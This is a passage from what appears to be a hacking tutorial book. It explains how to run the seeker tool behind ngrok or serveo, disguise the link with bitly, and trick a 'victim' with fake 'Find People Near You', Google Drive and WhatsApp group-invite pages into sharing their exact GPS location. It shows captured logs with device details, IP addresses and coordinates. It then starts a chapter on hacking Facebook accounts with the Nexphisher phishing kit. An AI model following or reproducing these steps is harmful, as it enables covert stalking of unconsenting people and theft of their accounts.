Now, you need to create a tunnel from the Internet to our local server, in another window, using Ngrok. To do this type the following command :


```
./ngrok http 8080
```

Make sure to use 8080 and not 80 as suggested by Ngrok. You need to use the one that works well with the seeker.

Now the link will be generated and will be something like this:

https://10f34f608fb4.ngrok.io

Now, this link must be sent to the victim. You can use a service such as bitly so shorten the url and make it look like any other URL.


Near You | Meet New People, Make New Friends - Mozilla Firefox


https://10f34f608fb4.ngrok.io

Find People Near You

Meet New People, Make New Friends


A desktop or android user will see the following:

The page looks decent and has animation. You can improve it further if you know to code. You can directly edit the near you HTML file and add your own content. The inscriptions indicate that this service will allow you to find people near you and make new friends. If the user clicks the continue button as shown below they will see the following request. If they accept it you get their exact location:


https://10f34f608fb4.ngrok.io

Will you allow **10f34f608fb4.ngrok.io** to access your location?

The accurate location data tracked and all the data file generated containing all the location info. It works better for mobiles rather than desktops since mobile has higher accuracy GPS tracking. For convenience, a link to Google maps also given which can directly take to the victim’s location.



```
[+] Loading NearYou Template ...

[+] Port : 8080

[+] Starting PHP Server......[ Success ]

[+] Waiting for User Interaction ...

[+] Device Information :

[+] OS         : Linux x86_64
[+] Platform   : Linux x86_64
[+] CPU Cores  : 4
[+] RAM        : Not Available
[+] GPU Vendor : VMware, Inc.
[+] GPU        : llvmpipe (LLVM 10.0.1, 256 bits)
[+] Resolution : 1366×768
[+] Browser    : Firefox/68.0
[+] Public IP  : 103.225.174.2
[+] Continent  : Asia
[+] Country    : India
[+] Region     : Maharashtra
[+] City       : Mumbai
[+] Org        : Sistomic Interwebs PVT LTD
[+] ISP        : Sistomic Interwebs PVT LTD

[+] Location Information :

[+] Latitude  : 18.4367 deg
[+] Longitude : 76.8498 deg
[+] Accuracy  : 25000 m
[+] Altitude  : Not Available
[+] Direction : Not Available
[+] Speed     : Not Available

[+] Google Maps.................: https://www.google.com/maps/place/18.4367+76.8498
[+] New Entry Added in Database.: /home/kali/seeker/db/results.csv

[+] Waiting for User Interaction ...

█
```

You can also you the Gdrive template which simply makes the page seem like a Google drive page.


Whatsapp template is the same. Since everyone likes WhatsApp we will show you how to use the WhatsApp template for tracking location:

We will do an alternate method without Ngrok as well since we like to teach more things:

Type the following command:

```
python3 ./seeker.py
```

Now select the Whatsapp template. A WhatsApp+ Serveo URL will be generated as shown below:



serveo.net

Share your location with whatsapp.serveo.net?

☑ Don't ask again for this site

Nothing is here


WhatsApp Group Invite

Don't have WhatsApp yet?


```
  -p PORT, --port PORT  Port for Web Server [ Default : 8080 ]
[192.168.0.203]-[~/tools/dev/seeker]
$ python seeker.py -s whatsapp
[+] Checking Dependencies...

[>] Created By : thewhiteh4t
[>] Version    : 1.2.5

[+] Checking for Updates.....[ Up-To-Date ]

[+] Checking Serveo Status...[ Online ]

[+] Getting Serveo URL...

[+] URL : https://whatsapp.serveo.net

[+] Select a Template :

[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] Telegram
[>] 2

[+] Loading WhatsApp Template...
[+] Group Title : Nothing is here
[+] Path to Group Img (Best Size : 300x300): /home/unknown/Downloads/troll.png

[+] Port : 8080

[+] Starting PHP Server......[ Success ]

[+] Waiting for User Interaction...

▯
```

You need to provide a group name and the image location to use as the group icon. Refer the image below for how to show that:

Now when you visit the WhatsApp link you will see the following output on your phone:




```
  -p PORT, --port PORT  Port for Web Server [ Default : 8080 ]
[192.168.0.203]-[~/tools/dev/seeker]
$ python seeker.py -s whatsapp
[+] Checking Dependencies...

[>] Created By : thewhiteh4t
[>] Version    : 1.2.5

[+] Checking for Updates.....[ Up-To-Date ]

[+] Checking Serveo Status...[ Online ]

[+] Getting Serveo URL...

[+] URL : https://whatsapp.serveo.net

[+] Select a Template :

[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] Telegram
[>] 2

[+] Loading WhatsApp Template...
[+] Group Title : Nothing is here
[+] Path to Group Img (Best Size : 300x300): /home/unknown/Downloads/troll.png

[+] Port : 8080

[+] Starting PHP Server......[ Success ]

[+] Waiting for User Interaction...
```



```
  -p PORT, --port PORT  Port for Web Server [ Default : 8080 ]
[192.168.0.203]-[~/tools/dev/seeker]
$ python seeker.py -s whatsapp
[+] Checking Dependencies...

[>] Created By : thewhiteh4t
[>] Version    : 1.2.5

[+] Checking for Updates.....[ Up-To-Date ]

[+] Checking Serveo Status...[ Online ]

[+] Getting Serveo URL...

[+] URL : https://whatsapp.serveo.net

[+] Select a Template :

[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] Telegram
[>] 2

[+] Loading WhatsApp Template...
[+] Group Title : Nothing is here
[+] Path to Group Img (Best Size : 300x300): /home/unknown/Downloads/troll.png

[+] Port : 8080

[+] Starting PHP Server......[ Success ]

[+] Waiting for User Interaction...
```

Click on the image join option and you will see the location request. The location request and help you track the exact location of the target just like the first case.Your location data will be available as shown below:


26-05-2020 09:24:59 PM
https://whatsapp.serveo.net
WhatsApp Group Invite
Maximum group capacity of 256 participants reached
OK
Don't have WhatsApp yet?
Download

```
[+] Loading WhatsApp Template...
[+] Group Title : Nothing is here
[+] Path to Group Img (Best Size : 300x300): /home/unknown/Downloads/troll.png

[+] Port : 8080

[+] Starting PHP Server......[ Success ]

[+] Waiting for User Interaction...

[+] Device Information :

[+] OS         : Mobile
[+] Platform   : Linux aarch64
[+] CPU Cores  : 4
[+] RAM        : Not Available
[+] GPU Vendor : Qualcomm
[+] GPU        : Adreno (TM) 530
[+] Resolution : 450x800
[+] Browser    : Firefox/68.0
[+] Public IP  : 144.172.65.9
[+] Continent  : North America
[+] Country    : United States
[+] Region     : Florida
[+] City       : Hialeah
[+] Org        : QuadraNet Enterprises LLC
[+] ISP        : QuadraNet Enterprises LLC

[+] Location Information :

[+] Latitude  : 25.857596150041605 deg
[+] Longitude : -80.27810577303171 deg
[+] Accuracy  : 6.653304576873779 m
[+] Altitude  : 107
[+] Direction : Not Available
[+] Speed     : 0 m/s

[+] Google Maps.................: https://www.google.com/maps/place/25.857596150041605+-80.2781057730317
1
[+] New Entry Added in Database.: /home/unknown/tools/dev/seeker/db/results.csv
```

Credits to: **thewhiteh4t** for making and developing this awesome tools.

Thatsall folks. This is how you can track someone's location provided they click on the link. Obviously it needs a bit of social engineering as well as creativity to make this hack work. But the hack does work fabulously. If you liked this post do share and promote the post.

Happy hacking

Chapter 4

How To Hack A Facebook Account - The Nexphisher tool.


Requirements:

- Termux application.
- Mobile data (recommended)/ wifi connection.

Then open the Termux app and type:

' apt update && apt upgrade'


Type ' pkg install git '



```
 science Release [6191 B]
Get:7 https://dl.bintray.com/termux/termux-packages-24 s
table Release.gpg [821 B]
Get:8 https://dl.bintray.com/grimler/game-packages-24 ga
mes Release.gpg [475 B]
Get:9 https://dl.bintray.com/grimler/science-packages-24
 science Release.gpg [475 B]
Get:10 https://dl.bintray.com/termux/termux-packages-24
stable/main aarch64 Packages [118 kB]
Get:11 https://dl.bintray.com/grimler/game-packages-24 g
ames/stable aarch64 Packages [3991 B]
Get:12 https://dl.bintray.com/grimler/science-packages-2
4 science/stable aarch64 Packages [8729 B]
Fetched 152 kB in 5s (26.7 kB/s)
Reading package lists... Done
Building dependency tree... Done
4 packages can be upgraded. Run 'apt list --upgradable'
to see them.
Reading package lists... Done
Building dependency tree... Done
The following additional packages will be installed:
  pcre2
The following NEW packages will be installed:
  git pcre2
0 upgraded, 2 newly installed, 0 to remove and 4 not upg
raded.
Need to get 4225 kB of archives.
After this operation, 24.7 MB of additional disk space w
ill be used.
Do you want to continue? [Y/n]
```

Step 2:


Now type ' git clone https://github.com/htr-tech/nexphisher '.




```
Reading package lists... Done
Building dependency tree... Done
The following additional packages will be installed:
  pcre2
The following NEW packages will be installed:
  git pcre2
0 upgraded, 2 newly installed, 0 to remove and 4 not upg
raded.
Need to get 4225 kB of archives.
After this operation, 24.7 MB of additional disk space w
ill be used.
Do you want to continue? [Y/n] y
Get:1 https://dl.bintray.com/termux/termux-packages-24 s
table/main aarch64 pcre2 aarch64 10.35-1 [813 kB]
Get:2 https://dl.bintray.com/termux/termux-packages-24 s
table/main aarch64 git aarch64 2.28.0 [3412 kB]
Fetched 4225 kB in 10s (386 kB/s)
Selecting previously unselected package pcre2.
(Reading database ... 3450 files and directories current
ly installed.)
Preparing to unpack .../pcre2_10.35-1_aarch64.deb ...
Unpacking pcre2 (10.35-1) ...
Selecting previously unselected package git.
Preparing to unpack .../git_2.28.0_aarch64.deb ...
Unpacking git (2.28.0) ...
Setting up pcre2 (10.35-1) ...
Setting up git (2.28.0) ...
$ git clone https://github.com/htr-tech/nexphisher
```

Step 3:

Then type ' cd nexphisher '

